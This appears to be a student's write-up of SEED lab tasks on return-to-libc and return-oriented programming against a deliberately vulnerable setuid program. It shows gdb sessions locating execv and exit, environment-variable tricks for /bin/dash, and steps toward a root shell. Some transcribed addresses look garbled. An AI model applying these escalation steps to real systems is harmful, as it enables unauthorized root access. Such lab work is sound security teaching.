[10/02/23]seed@VM:~/.../Labsetup2_task4$ sudo ln -sf /bin/dash /bin/sh
[10/02/23]seed@VM:~/.../Labsetup2_task4$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/02/23]seed@VM:~/.../Labsetup2_task4$
[10/02/23]seed@VM:~/.../Labsetup2_task4$
[10/02/23]seed@VM:~/.../Labsetup2_task4$
```

Check the N value in Makefile and run “Make”

Create a badfile before debug retlib

touch badfile // creates a bad file

Debug retlib

gdb -q retlib // command for debug

break main //create a break point

run

```
[10/02/23]seed@VM:~/.../Labsetup2_task4$ touch badfile
[10/02/23]seed@VM:~/.../Labsetup2_task4$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break bof
Breakpoint 1 at 0x124d
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup2/Labsetup2_task4/retlib
Address of input[] inside main(): 0xfffffc30
Input size: 0
[-----registers-----]
EAX: 0xfffffc30 --> 0xfffffc58 --> 0x0
EBX: 0x56558fc8 --> 0x3ed0
ECX: 0x0
EDX: 0x565570c8 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
```

```
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x56556244 <frame_dummy+4>: jmp    0x565561a0 <register_tm_clones>
0x56556249 <_x86.get_pc_thunk.dx>: mov    edx,DWORD PTR [esp]
0x5655624c <_x86.get_pc_thunk.dx+3>:      ret
=> 0x5655624d <bof>:   endbr32
0x56556251 <bof+4>: push   ebp
0x56556252 <bof+5>: mov    ebp,esp
0x56556254 <bof+7>: push   ebx
0x56556255 <bof+8>: sub    esp,0x14
[-----stack-----]
0000| 0xfffffc1c --> 0x56556388 (<main+153>: add    esp,0x10)
0004| 0xfffffc20 --> 0xfffffc30 --> 0xfffffc58 --> 0x0
0008| 0xfffffc24 --> 0x0
0012| 0xfffffc28 --> 0x3e8
0016| 0xfffffc2c --> 0x5655a1a0 --> 0xbad2498
0020| 0xfffffc30 --> 0xfffffc58 --> 0x0
0024| 0xfffffc34 --> 0x33bfcd2
0028| 0xfffffc38 --> 0xfffffcdec --> 0xffffffff
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655624d in bof ()
gdb-peda$ █
```

```
Breakpoint 1, 0x5655624d in bof ()
gdb-peda$ si
[-----registers-----]
EAX: 0xffffcd30 --> 0xffffcd58 --> 0x0
EBX: 0x56558fc8 --> 0x3ed0
ECX: 0x0
EDX: 0x565570c8 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xfffffd128 --> 0x0
ESP: 0xffffcd1c --> 0x56556388 (<main+153>: add esp,0x10)
EIP: 0x56556251 (<bof+4>: push ebp)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
    0x56556249 <_x86.get_pc_thunk.dx>: mov edx,DWORD PTR [esp]
    0x5655624c <_x86.get_pc_thunk.dx+3>: ret
    0x5655624d <bof>: endbr32
=> 0x56556251 <bof+4>: push ebp
    0x56556252 <bof+5>: mov ebp,esp
    0x56556254 <bof+7>: push ebx
    0x56556255 <bof+8>: sub esp,0x14
    0x56556258 <bof+11>: call 0x56556150 <_x86.get_pc_thunk.bx>
[-----stack-----]
```

```
p execv // note the address
p exit // note the address
```

```
[-----stack-----]
=> 0x56556251 <bof+4>: push ebp
    0x56556252 <bof+5>: mov ebp,esp
    0x56556254 <bof+7>: push ebx
    0x56556255 <bof+8>: sub esp,0x14
    0x56556258 <bof+11>: call 0x56556150 <_x86.get_pc_thunk.bx>
[-----stack-----]
0000| 0xffffcd1c --> 0x56556388 (<main+153>: add esp,0x10)
0004| 0xffffcd20 --> 0xffffcd30 --> 0xffffcd58 --> 0x0
0008| 0xffffcd24 --> 0x0
0012| 0xffffcd28 --> 0x3e8
0016| 0xffffcd2c --> 0x5655a1a0 --> 0xbad2498
0020| 0xffffcd30 --> 0xffffcd58 --> 0x0
0024| 0xffffcd34 --> 0x33bfcd2
0028| 0xffffcd38 --> 0xffffcddec --> 0xffffffff
[-----]
Legend: code, data, rodata, value
0x56556251 in bof ()
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ p execv
$2 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ 
$3 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ ]
```

vi) Use env variable to find the addresses

```
export MYDASH=/bin/dash
export MYP000=-p
```

The screenshot shows a terminal window titled "seed@VM: ~.../Labsetup2_task4". It displays the following session:

```
0020| 0xffffcd30 --> 0xffffcd58 --> 0x0
0024| 0xffffcd34 --> 0x33bfcfd2
0028| 0xffffcd38 --> 0xffffcdec --> 0xffffffff
[...]
Legend: code, data, rodata, value
0x56556251 in bof ()
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ p execv
$2 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ 
$3 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ quit
[10/02/23]seed@VM:~/.../Labsetup2_task4$
[10/02/23]seed@VM:~/.../Labsetup2_task4$ export MYDASH=/bin/dash
[10/02/23]seed@VM:~/.../Labsetup2_task4$ echo $MYDASH
/bin/dash
[10/02/23]seed@VM:~/.../Labsetup2_task4$ export MYP000=-p
[10/02/23]seed@VM:~/.../Labsetup2_task4$ env | grep MYDASH
MYDASH=/bin/dash
[10/02/23]seed@VM:~/.../Labsetup2_task4$ env | grep MYP000
MYP000=-p
[10/02/23]seed@VM:~/.../Labsetup2_task4$ gedit prtenv.c
[10/02/23]seed@VM:~/.../Labsetup2_task4$
```

vii) Using C program given to get the env address

```
gedit prtnenv.c //add headers and save
```

viii) Compile the file

```
gcc -m32 -o prtenv prtenv.c //use m32 tag to run in 32-bit program
```

The screenshot shows a terminal window titled "seed@VM: ~.../Labsetup2_task4". It displays the following session:

```
[10/02/23]seed@VM:~/.../Labsetup2_task4$ export MYDASH=/bin/dash
[10/02/23]seed@VM:~/.../Labsetup2_task4$ echo $MYDASH
/bin/dash
[10/02/23]seed@VM:~/.../Labsetup2_task4$ export MYP000=-p
[10/02/23]seed@VM:~/.../Labsetup2_task4$ env | grep MYDASH
MYDASH=/bin/dash
[10/02/23]seed@VM:~/.../Labsetup2_task4$ env | grep MYP000
MYP000=-p
[10/02/23]seed@VM:~/.../Labsetup2_task4$ gedit prtenv.c
[10/02/23]seed@VM:~/.../Labsetup2_task4$ gcc -m32 -o prtenv prtenv.c
[10/02/23]seed@VM:~/.../Labsetup2_task4$ 
[10/02/23]seed@VM:~/.../Labsetup2_task4$ 
[10/02/23]seed@VM:~/.../Labsetup2_task4$ 
[10/02/23]seed@VM:~/.../Labsetup2_task4$ ll
total 52
-rw-rw-r-- 1 seed seed      0 Oct  2 22:52 badfile
-rwxrwxr-x 1 seed seed    554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed    216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed     11 Oct  2 22:54 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  2 23:04 prtenv
-rw-rw-r-- 1 seed seed    141 Oct  2 23:02 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  2 22:52 retlib
-rw-rw-r-- 1 seed seed    994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup2_task4$
```

prtenv is created which will print our environment variables

./prtenv //run the program and note the address

./retlib // run the retlib to get the address of main()

The screenshot shows a terminal window titled "seed@VM: ~.../Labsetup2_task4\$". The user runs "ll" to list files, showing "exploit.py", "Makefile", and "peda-session-retlib.txt". They then run "prtenv" to print environment variables, noting "MYDASH: fffffd55d". Finally, they run "retlib" to find the address of "main()", which is 0xfffffc90.

```
[10/02/23] seed@VM:~/.../Labsetup2_task4$ ll
[10/02/23] seed@VM:~/.../Labsetup2_task4$ total 52
-rw-rw-r-- 1 seed seed      0 Oct  2 22:52 badfile
-rwxrwxr-x 1 seed seed    554 Dec  5 2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27 2020 Makefile
-rw-rw-r-- 1 seed seed    11 Oct  2 22:54 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  2 23:04 prtenv
-rw-rw-r-- 1 seed seed   141 Oct  2 23:02 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  2 22:52 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28 2020 retlib.c
[10/02/23] seed@VM:~/.../Labsetup2_task4$ ./prtenv
MYDASH: fffffd55d
[10/02/23] seed@VM:~/.../Labsetup2_task4$ ./retlib
Address of input[] inside main(): 0xfffffc90
Input size: 0
Address of buffer[] inside bof(): 0xfffffc60
Frame Pointer value inside bof(): 0xfffffc78
(^ ^)(^ ^) Returned Properly (^_ ^)(^ _ ^)
[10/02/23] seed@VM:~/.../Labsetup2_task4$
```

Task 5: Return-Oriented Programming

Invoke foo() Multiple Times: Our first target is to invoke the foo() function. We'll set up the program so that when it returns from the vulnerable bof() function, it jumps to foo(). We'll do this once, then again, and so on, 10 times.

```
$ ./retlib
...
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0# ← Got root shell!
```

Gain Root Access: After the 10th invocation of foo(), we set things up so that the program ultimately jumps to a function that gives us a root shell. A root shell is like the keys to the kingdom, allowing us to control the system with full privileges.

Repeating foo() Calls: To invoke foo() multiple times, you will need to set up a chain of return addresses. The return address in the stack frame of foo() should point to another foo() function. This way, when foo() returns, it will execute the next foo(). This chaining is repeated for 10 times.

Root Shell: After the 10th invocation of foo(), you'll set the return address to the address of the execv() function (or equivalent), which will spawn a root shell.

Payload Construction: The critical part is constructing a payload that sets up this chain of return addresses. You may need to identify the addresses of the foo() function and the execv() function within the binary.